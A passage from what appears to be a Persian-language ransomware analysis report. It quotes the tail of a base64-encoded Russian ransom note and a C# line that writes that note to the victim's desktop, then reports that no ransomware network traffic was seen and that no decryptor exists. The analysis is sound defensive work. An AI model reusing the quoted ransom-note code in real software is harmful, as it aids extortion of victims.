  +0LvRjNGI0LUg0LjQvdGE0L7RgNC80LDRhtC40LggQfQtNC10YHRjDogaHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvQml0Y29pbi4KfHx8CjUuINCX0LTQtGB0Ywg0LLRiy
  DQvNC
  +0LbQtdGC0LUg0L7Qv9C70LDRgtC40YLRjCwg0LLRi9Cx0YDQsNCyINGB0L7QstC10YDRiNC10L3QvdGL0kg0LLRi9Cz0L7QtNC0YDRgS4KfHx8CtC50YHRgtCw0LLRjNGC0LUg0Y3Rgt
  GDINGB0YHRi9C70LrRgyDQsiDQsNC00YDQtdGB0L3Rg9GOINGB0YLRgNC
  +0LrRgyDQstCw0YjQtdCz0L4g0LHRgNCw0YPPQt9C10YDQsDogaHR0cHM6Ly93d3cuYmVzdGNoYW5nZS5ydS92aXNhLW1hc3RlcmNhcmQtcnVyLXRvLWJpdGNvaW4uaHRtbAo=");
new MessageWriter(Encoding.UTF8.GetString(bytes), "Прочти меня!", 10).WriteMessageToDesktop();
```

۶-۲ تحلیل ترافیک شبکه:

پس از بررسی ترافیک شبکه حین اجرای باج‌افزار، موردی مربوط به باج‌افزار مشاهده نشد.

۶-۳ رمزگشایی:

تاکنون، هیچ‌گونه ابزاری جهت رمزگشایی این باج‌افزار ارائه نشده است.